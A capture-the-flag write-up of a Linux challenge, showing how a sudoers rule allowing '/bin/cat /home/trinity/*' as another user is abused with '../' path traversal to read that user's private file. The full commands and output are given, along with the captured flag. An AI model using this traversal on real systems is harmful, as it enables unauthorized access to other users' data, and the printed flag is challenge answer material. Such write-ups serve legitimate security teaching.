
Artist: Towel
Challenge: Level 2 SysAdmin Linux Level Up


This challenge is an excellent on knowing what you are doing before you go sudo visudo'ing anything. We discover and exploit an improperly written sudoers file to read a file not intended for us to read.

I started this one with a nice detailed listing of my (Trinity) home directory:




```
trinity@forensics:~$ ls -lba
total 28
drwxr-xr-x  2 trinity trinity 4096 Mar 10  2014 .
drwxr-xr-x 10 root    root    4096 Jun 12 17:31 ..
lrwxrwxrwx  1 root    root       9 Mar  9  2014 .bash_history -> /dev/null
-rwxrwxrwx  1 trinity trinity  228 Oct  6 16:52 .bash_logout
-rwxrwxrwx  1 trinity trinity 2632 Oct  2 22:59 .bashrc
-rw-r-----  1 neo     neo      124 Mar 10  2014 phonebook
-rwxrwxrwx  1 trinity trinity  690 Jul  3 01:21 .profile
-rwxrwxrwx  1 trinity trinity   19 Sep 13 21:57 .vimrc
```

Inside we see there is a file owned by neo! And how do we run commands and open files as other users? Sudo, correct! So next step is listing out what sudo permissions we have as trinity:



```
trinity@forensics:~$ sudo -l
[sudo] password for trinity:
Matching Defaults entries for trinity on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, insults

User trinity may run the following commands on this host:
    (neo) /bin/cat /home/trinity/*
```

`sudo -l` shows that we can cat `/home/trinity/*` as user neo. Giving that a shot:




```
trinity@forensics:~$ sudo -u neo /bin/cat /home/trinity/*
The Oracle        1800-133-7133
Persephone        345-555-1244







copy made by Cypher copy utility on /home/neo/phonebook
```

Success! Now we can exploit this to read the *real* phonebook file in neo's home directory, as this one is only a copy made by Cypher.

Currently we have permissions to view all files in `/home/trinity/*` But be careful with that asterisk! As long as we start with that path, everything after *technically* still exists in that path. Meaning we can exploit `..` to go back directories and switch into neo's directory. Isn't Linux fun?

Using this to grab the flag:



```
trinity@forensics:~$ sudo -u neo cat /home/trinity/../../home/neo/phonebook
The Oracle         1800-133-7133
Persephone         345-555-1244




change my current password FLAG-lRGLKGh2895wIAoOvcBbgk4oL
don't forget to remove this :)
trinity@forensics:~$
```

~~Happy Hacking~~

Towel